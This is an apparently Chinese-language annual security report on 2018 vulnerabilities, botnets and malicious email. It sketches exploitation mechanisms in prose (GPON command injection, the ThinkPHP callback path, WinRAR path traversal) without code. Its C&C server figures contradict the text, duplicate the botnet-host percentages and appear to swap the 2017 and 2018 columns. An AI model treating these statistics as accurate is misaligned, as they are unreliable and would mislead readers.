厂商 / 年份	2017	2018
西门子	34	60
施耐德	48	63
摩莎	36	13
欧姆龙	0	25

表 7 2018 年工控系统漏洞收录情况

收录的智能联网设备漏洞中，涉及的产品包含 GPON，D-Link，TP-Link，Linksys，TBKVision，NUUO NVRMini2 等，漏洞曝光数量较 2017 年基本持平。

产品 / 年份	2017	2018
GPON	229	162
D-Link	265	257
TP-Link	243	156
Linksys	235	163
TBKVision	249	246
NUUO NVRMini2	201	161

表 8 2018 年智能联网设备漏洞收录情况

1.2 年度最具影响力漏洞

最具影响力漏洞主要是从新出现的漏洞中筛选出的影响范围大，影响意义深远的高危漏洞。不一定代表相关漏洞在全年的被利用程度最高。

1、 中央处理器曝出史诗级漏洞“Meltdown”和“Spectre”

2018 年 1 月，计算机中央处理器芯片曝出“Meltdown”（熔断）和“Spectre”（幽灵）两大新型漏洞，影响 Intel、AMD 以及 ARM 等多个厂商的产品，受影响的操作系统平台有 Windows、Linux、Android、IOS 以及 Mac OS 等。

这两大漏洞分别破坏了用户应用程序和系统内核之间的基本隔离以及不同应用程序之间的隔离。

此后在 2018 年 5 月，又先后曝出了至少 8 个新的 CPU 漏洞。攻击者可以利用这些漏洞从虚拟机逃逸进而攻击主机系统。

2018 年曝出的 CPU 漏洞广泛涉及了过去 10 年间的绝大部分 CPU 型号，其造成的影响力虽然是里程碑式的，但真实利用相关漏洞进行攻击的案例少之又少。

2、 Memcached UDP 端口反射攻击漏洞被利用，Github 遭遇有史以来最大规模 DDoS 攻击

Memcached 是一款免费且开源的高性能分布式内存缓存系统，旨在通过减轻数据库负载来加速动态 Web 应用程序的访问速度。由于 Memcached 本身没有权限控制模块，所以对公网开放的 Memcached 服务很容易被攻击者扫描发现。攻击者通过向开启了 UDP 协议支持的 Memcached 服务器发送伪造的 IP 欺骗请求，Memcached 服务器会将大量的响应报文发往目标攻击主机，从而占用目标攻击机器的大量带宽资源，导致拒绝服务。

2018 年 3 月，知名代码托管网站 GitHub 因此遭遇了有史以来最严重的 DDoS 网络攻击，峰值流量一度达到 1.35Tbps。

3、 WebLogic 反序列化远程代码执行漏洞

WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。

从 CVE-2017-3506 开始，WebLogic 接二连三爆出了大量的反序列化漏洞。

2018 年，WebLogic 同样曝出多个高危反序列化远程命令执行漏洞，给大量未及时打补丁的客户带来了巨大损失。其中多个漏洞是对于老漏洞的绕过（CVE-2018-3245，CVE-2018-3191，CVE-2018-2893，CVE-2018-2628）。

2019 年，CVE-2019-2725 和 CVE-2019-2729 相继曝光，无独有偶，CVE-2019-2729 漏洞是对 CVE-2019-2725 漏洞补丁进行绕过形成的新利用方式，属于 CVE-2019-2725 漏洞的变形绕过。

WebLogic 反序列化漏洞经过了一次又一次的修补和一次又一次的绕过，漏洞挖掘者和漏洞防御者之间的博弈从未停止过。

在 CVE-2019-2729 之前，WebLogic 的修补措施只是将网上流传的 POC 中比较危险的函数写入黑名单加以控制。但是这些被限制的函数会有许许多多的替代函数，而且每一个替代函数都会轻松地绕过黑名单，导致不断有新的 WebLogic 反序列化漏洞形成。CVE-2019-2729 漏洞后，WebLogic 的修补措施变为白名单机制，相信经过此轮修补后，此类漏洞的利

用范围会越来越窄。

4、 ThinkPHP 多个远程代码执行漏洞

2018 年 12 月 10 日，ThinkPHP 发布安全更新，修复了一个远程代码执行漏洞。该漏洞是由于 ThinkPHP 框架对控制器名没有进行足够的检测，从而导致攻击者可以实现远程代码执行。该漏洞早在 2018 年 9 月尚处于 0day 阶段就已经被用于攻击，并且在漏洞曝光后的一周左右就已经被整合到恶意样本中，通过蠕虫的方式在互联网传播。

时隔一个月后，ThinkPHP 再曝 Request 类远程命令执行漏洞。该漏洞是由于 Request 类的 method 函数控制松散，导致可以通过变量覆盖实现对任意函数进行调用，并且$_POST 将作为函数的参数传入，最终通过 filterValue()方法中的回调函数 call_user_func()触发漏洞，实现远程命令执行。

5、 Flash 多个在野 0day 漏洞被 APT 组织野外利用

2018 年 2 月 1 日，Adobe 官方发布了安全通告（APSA18-01）称一个最新的 Adobe Flash 0Day 漏洞（CVE-2018-4878）已经存在野外利用。野外攻击样本最早由韩国 CERT 发现。2018 年 3 月，Lazarus 组织使用 CVE-2018-4878 通过传播暗藏 FALLCHILL 远程控制木马的恶意 DOC 文档多次发起鱼叉攻击，对象主要为国外数字货币交易所。

CVE-2018-5002 则在 2018 年 6 月 7 日被发现野外利用，由 APT 组织 Hacking Team 通过即时聊天工具或邮箱发送包含外交部官员基本工资情况的钓鱼文档进行攻击，诱饵文档打开后会在宿主进程 Excel 中执行恶意代码，并利用假冒网站作为木马下载站达成进攻目的。

2018 年 11 月 29 日，“刻赤海峡”事件后稍晚时间，安全厂商发现了一起针对俄罗斯的 APT 攻击行动。此次攻击样本来源于乌克兰，攻击目标则指向俄罗斯联邦总统事务管理局所属的医疗机构。攻击者精心准备了一份俄文内容的员工问卷文档，该文档使用最新的 Flash 0day 漏洞（CVE-2018-15982）和带有自毁功能的专属木马程序进行攻击。

6、 多个区块链智能合约漏洞

传统软件领域的漏洞可能被利用来发起网络攻击，造成数据、隐私的泄露甚至实际生活的影响。数字货币本身是一套金融体系，数字货币和区块链网络中的安全漏洞，往往会有更严重、更直接的影响。由于区块链网络去中心化的计算特点，一个区块链节点实现上的安全漏洞，可能引发成千上万的节点遭到攻击。

2018 年年中，BEC、SocialChain、Hexagon、EOS 等接连曝出智能合约漏洞，攻击者通过构造并发布包含恶意代码智能合约，进而控制网络中所有节点，控制虚拟货币交易，获取交易所中的数字货币，关键的用户资料和隐私数据等。

7、 Apache Struts2 远程代码执行漏洞

Struts 是 Apache 软件基金会（ASF）赞助的一个开源项目。它最初是 Jakarta 项目中的一个子项目，并在 2004 年 3 月成为 ASF 的顶级项目。它通过采用 JavaServlet/JSP 技术，实现了基于 JavaEE Web 应用的 MVC 设计模式的应用框架，是 MVC 经典设计模式中的一个

经典产品。自 2007 年 7 月 23 日 Struts2 的第一个漏洞被曝出之后，全球的安全研究者对于 Struts2 的研究就从未停止过。在此后的多年中，几乎每年都有新漏洞曝光，并呈现逐年递增的态势。到 2016 年，漏洞数量达到顶峰。2017 年漏洞数量稍有下降，但也同样保持在两位数的水平。2018 年仅曝光了两个高危 Struts2 漏洞。

2018 年 8 月 22 日，Apache 官方发布通告公布了 Struts2 中一个远程代码执行漏洞（CVE-2018-11776，S2-057）。攻击者可利用该漏洞执行远程执行任意命令，造成服务器被入侵的安全风险。在不久后出现的 Lucky 勒索病毒中便加入了该漏洞的攻击代码。

8、 WinRAR 远程代码执行漏洞（CVE-2018-20250）

WinRAR 是流行的解压缩软件，支持多种压缩格式的压缩和解压缩功能。2019 年 2 月，国外安全研究员公开了 WinRAR 中的一系列安全漏洞，其中以 ACE 解压缩模块的远程代码执行漏洞（CVE-2018-20250）危害最大。WinRAR 为支持 ACE 压缩文件的解压缩功能，集成了一个具有 19 年历史的动态库 unacev2.dll。而 unacev2.dll 对解压缩路径进行验证时，未能正确过滤压缩文件中的“相对路径”，导致攻击者结合一些技巧可以绕过安全检查，使压缩文件中恶意构造的“相对路径”被直接用作解压路径使用。从而可以将恶意代码静默释放到系统启动目录中，最终实现远程代码执行。

漏洞公布后，包括 GandCrab 等多个勒索病毒家族，APT33、蓝宝菇等 APT 组织均使用了该漏洞进行攻击。

9、 微软远程桌面服务远程代码执行漏洞（CVE-2019-0708）

2019 年 5 月 14 日，微软发布补丁修复了一个远程桌面服务高危漏洞（CVE-2019-0708），该漏洞影响部分 Windows 操作系统。漏洞一旦被利用，可能导致大范围蠕虫传播，将会造成类似“永恒之蓝”的广泛影响。幸运的是，此次漏洞不像“永恒之蓝”那样有现成的攻击代码方便集成，开启远程桌面服务的主机也远低于默认情况下就开启的 SMB 服务，微软也为受此漏洞影响的所有操作系统提前打了补丁。综合以上因素，该漏洞后续造成的风险比较有限。

1.3 年度最流行漏洞

1、Windows SMB 远程代码执行漏洞(“永恒之蓝”)

正如 2017 年报告中所描述的一样，泄露的“永恒之蓝”等 NSA 网络武器正持续威胁着网络安全，许多木马病毒已将“永恒之蓝”作为“标配”功能，互联网上也仍然存在着很多未打“永恒之蓝”漏洞补丁的机器，导致其危害至今仍在持续。“永恒之蓝”漏洞已被广泛应用于各种攻击场景，尤其被用于内网横向移动上，“永恒之蓝”或将真正成为永恒。

据 VenusEye 威胁情报中心数据，2018 年全年，VenusEye 监测到的全年利用“永恒之蓝”漏洞的攻击数量，呈稳定趋势。从地域上看，广东省（15.82%），上海市（14.60%），浙江省（11.45%），江西省（9.70%），山东省（6.79%）分别占据前五位。




图 5 2018 年国内利用“永恒之蓝”漏洞攻击分布

从世界范围看，越南（11.78%），俄罗斯（11.18%），印度尼西亚（9.12%），巴西（8.96%），中国（8.76%）分布占据前五位。




图 6 2018 年全球范围利用“永恒之蓝”漏洞攻击分布

在利用“永恒之蓝”漏洞的攻击中，2017 年爆发的“WannaCry”勒索病毒仍占据一定比重。与之前不同的是，如今的 WannaCry 大多都是“修改”版本，并且“毒性”有所降低，传播功能得以保留，而勒索功能被弱化。

2、某品牌 HG532 远程代码执行漏洞（CVE-2017-17215）

2017 年年底，安全厂商报告了某品牌 HG532 路由器的远程代码执行漏洞，攻击者可通过向设备 37215 端口发送恶意报文从而利用漏洞执行任意代码。2018 年，多个 IoT 蠕虫（Hakai，Mirai，Satori，Okiru 等）瞄准该漏洞进行传播，该漏洞已逐渐成为各类 IoT 蠕虫的必备功能。

3、IIS6 远程代码执行漏洞（CVE-2017-7269）

IIS 是 Internet Information Services 的缩写，意为互联网信息服务，是由微软公司提供的基于运行 Microsoft Windows 的互联网基本服务。

2017 年 3 月，Microsoft Windows Server 2003 R2 在 Internet Information Services (IIS) 6.0 的 WebDAV 服务实现中，被曝出 ScStoragePathFromUrl 函数存在缓冲区溢出漏洞。该漏洞可在 Windows Server 2003 R2 上稳定利用，并最早在 2016 年 7、8 月份就开始被利用。

4、MikroTik RouterOS 安全漏洞（CVE-2018-14847）

MikroTik RouterOS 是一款基于 Linux 核心开发，兼容 ARM，MIPS，x86 等多种架构的网络设备操作系统。通过安装该操作系统可以将标准的 PC 电脑变成专业路由器，也就是平时常说的软路由。

2018 年 4 月，MikroTik 路由器被曝出可绕过身份验证并读取任意文件的漏洞。起初该漏洞被定义为中级。然而几个月后，攻击者发布了使用该漏洞获取存放用户名密码的数据库文件，再结合路由器预设“调试后门”进行入侵并获取 root 权限的 POC。随即出现了有 IoT 蠕虫通过类似方法进行大规模挖矿的攻击行为，巴西地区分布的 Mikrotik 设备最多，成为了这些蠕虫的攻击首选目标。

5、Apache Struts2 远程代码执行漏洞（S2-045/CVE-2017-5638、S2-057/CVE-2018-11776）

Struts 是 Apache 基金会的一个开源项目，Struts 通过采用 Java Servlet/JSP 技术，实现了基于 Java EE Web 应用的 Model-View-Controller(MVC)设计模式的应用框架，是 MVC 经典设计模式中的一个经典产品。目前作为网站开发的底层模板使用，是应用最广泛的 Web 应用框架之一。

2017 年 4 月，Apache Struts 2 被曝存在远程命令执行漏洞 S2-045，在使用基于 Jakarta 插件的文件上传功能时，有可能存在远程命令执行，导致系统被恶意用户利用。

2018 年 8 月 22 日，Apache 官方发布通告公布了 Struts2 中一个远程代码执行漏洞（S2-057）。

2018 年底，Lucky 双平台勒索病毒出现，利用了包括 S2-045、S2-057 在内的多个高危漏洞，同时该病毒还会进行挖矿木马的种植。

6、WebLogic WLS 组件漏洞（CVE-2017-3506/CVE-2017-10271）

2017 年早期，黑客利用 WebLogic WLS 组件漏洞对企业服务器发起大范围远程攻击，有大量企业的服务器被攻陷。其中，CVE-2017-3506 是一个利用 Oracle WebLogic 中 WLS 组件的远程代码执行漏洞，在当时属于没有公开细节的野外利用漏洞，大量企业尚未及时安装补丁。Oracle 官方于 2017 年 4 月份发布了该漏洞的补丁，但是并未完全修复漏洞，攻击者找到了绕过补丁继续执行远程代码的方式，因而产生了 CVE-2017-10271。该漏洞是 wls-wsat 模块的远程代码执行漏洞，这个漏洞的核心是 XMLDecoder 的反序列化漏洞，关于 XMLDecoder 反序列化的漏洞在 2013 年就被广泛传播，这次漏洞是由于官方修复不完善导致被绕过。Oracle 官方继而在 2017 年 10 月再次发布补丁修复漏洞，这一次的补丁才将 WebLogic 远程代码执行漏洞彻底修复。

2018 年，黑客利用 WebLogic 漏洞大规模植入挖矿木马，导致大量 WebLogic 服务器沦为挖矿傀儡机。

7、GPON 光纤路由器漏洞（CVE-2018-10561/CVE-2018-10562）

2018 年 5 月，VPNMentor 披露了两个 GPON 家用光纤路由器漏洞。分别涉及到身份认证绕过漏洞(CVE-2018-10561)和命令注入漏洞（CVE-2018-10562），两个漏洞形成的攻击链可以在设备上执行任意系统命令。CVE-2018-10561 漏洞是一个身份认证绕过漏洞。由于 GPON 设备上运行的 HTTP 服务器在进行身份验证时会检查特定路径，攻击者可以利用这一特性绕过任意终端上的身份验证。CVE-2018-10562 漏洞是一个命令注入漏洞。GPON 设备提供了诊断功能，通过 ping 和 traceroute 对设备进行诊断，但并未对用户输入进行检测，直接通过拼接参数的形式进行执行导致了命令注入，通过反引号和分号可以进行常规命令注入执行。该诊断功能会在/tmp 目录保存命令执行结果并在用户访问/diag.html 时返回结果，所以结合 CVE-2018-10561 身份认证绕过漏洞可以轻松获取执行结果。

相关漏洞自公布以来，10 天内就有至少 5 个僵尸网络家族利用其进行攻击，如 mettle、muhstik、mirai、hajime、satori 等。

2.1 僵尸网络感染态势分析

据 VenusEye 威胁情报中心显示：2018 年全年捕获到的各类受僵尸网络控制的主机中，中国（13.29%）数量最多，受害最严重。其次是俄罗斯（8.48%），巴西（7.93%），印度（7.54%）和美国（7.23%）。相较于 2017 年，排名前五位的国家未出现明显变化。

2017 年	2018 年
中国（11.59%）	中国（13.29%）
巴西（10.40%）	俄罗斯（8.48%）
美国（10.15%）	巴西（7.93%）
印度（9.57%）	印度（7.54%）
俄罗斯（5.77%）	美国（7.23%）

表 9 2018 年全球僵尸主机分布情况 TOP5




图 7 2018 年全球僵尸主机分布情况

2018 年全年，我国境内（不含港澳台）僵尸主机分布最多的五个地区分别为山东（15.48%）、河南（12.96%）、江苏（7.53%）、广东（6.05%）和浙江（4.56%）。相较于 2017 年，排名前五名的省份新增了河南省，北京则退出前五名。

2017 年	2018 年
江苏（10.55%）	山东（15.48%）
广东（10.29%）	河南（12.96%）
北京（7.51%）	江苏（7.53%）
山东（7.30%）	广东（6.05%）
浙江（6.44%）	浙江（4.56%）

表 10 2018 年国内僵尸主机分布情况 TOP5




图 8 2018 年国内僵尸主机分布情况

控制这些僵尸主机的 C&C 服务器所在地区最多的 5 个地区分别为美国（89.23%），英国（8.61%），法国（0.58%），荷兰（0.31%）和日本（0.26%）。

2017 年全年捕获到的各类命令控制（C&C）服务器中，乌克兰以 13.29%的比例成为 C&C 控制服务器数量最多的国家，其次为美国（8.48%），印度（7.93%），俄罗斯（7.54%）和越南（7.23%）。

2017 年	2018 年
美国（10.55%）	乌克兰（13.29%）
中国（10.29%）	美国（8.48%）
俄罗斯（7.51%）	印度（7.93%）
伊朗（6.27%）	俄罗斯（7.54%）
乌克兰（5.87%）	越南（7.23%）

表 11 2018 年全球命令控制服务器分布情况 TOP5




图 9 2018 年全球命令控制服务器分布情况

2018 年全年，我国境内命令控制（C&C）服务器分布最多的五个地区分别为广东（10.25%）、北京（9.93%）、江苏（9.0%）、山东（6.10%）和浙江（5.89%）。




图 10 2018 年全国命令控制服务器分布情况

2018 年我国境内活跃的僵尸网络如下:




图 11 2018 年我国境内活跃僵尸网络家族分布

2.2 通过邮件传播的木马攻击态势分析

恶意邮件是木马传播的重要途径之一。据 VenusEye 威胁情报中心显示：2018 年全年捕获到的恶意邮件来源 IP 中，以美国（27%）数量最多，其次是中国（12%），荷兰（7%），加拿大（5%）和越南（5%）。总体分布如下：




图 12 2018 年恶意邮件投递源 IP 分布

在投递的恶意邮件中，最深受攻击者喜爱的邮箱域名，分别为 gmail.com（11%），dhl.com（2%），caixabank.com（1%），hotmail.com（1%），maerskline.com（1%）。其中以 gmail.com 使用者最多，遥遥领先其他邮箱域名。

图 13 攻击者最喜欢的邮箱域名

攻击者最喜欢使用的邮件标题和附件名称为 Purchase Order（采购订单），message（消息），Invoice（发票），New Order（新订单），Payment（付款）等。很多攻击者将邮件伪造成商业往来相关邮件，诱导用户点击，提高攻击成功率。

图 14 攻击者最喜欢使用的邮件标题和附件名称

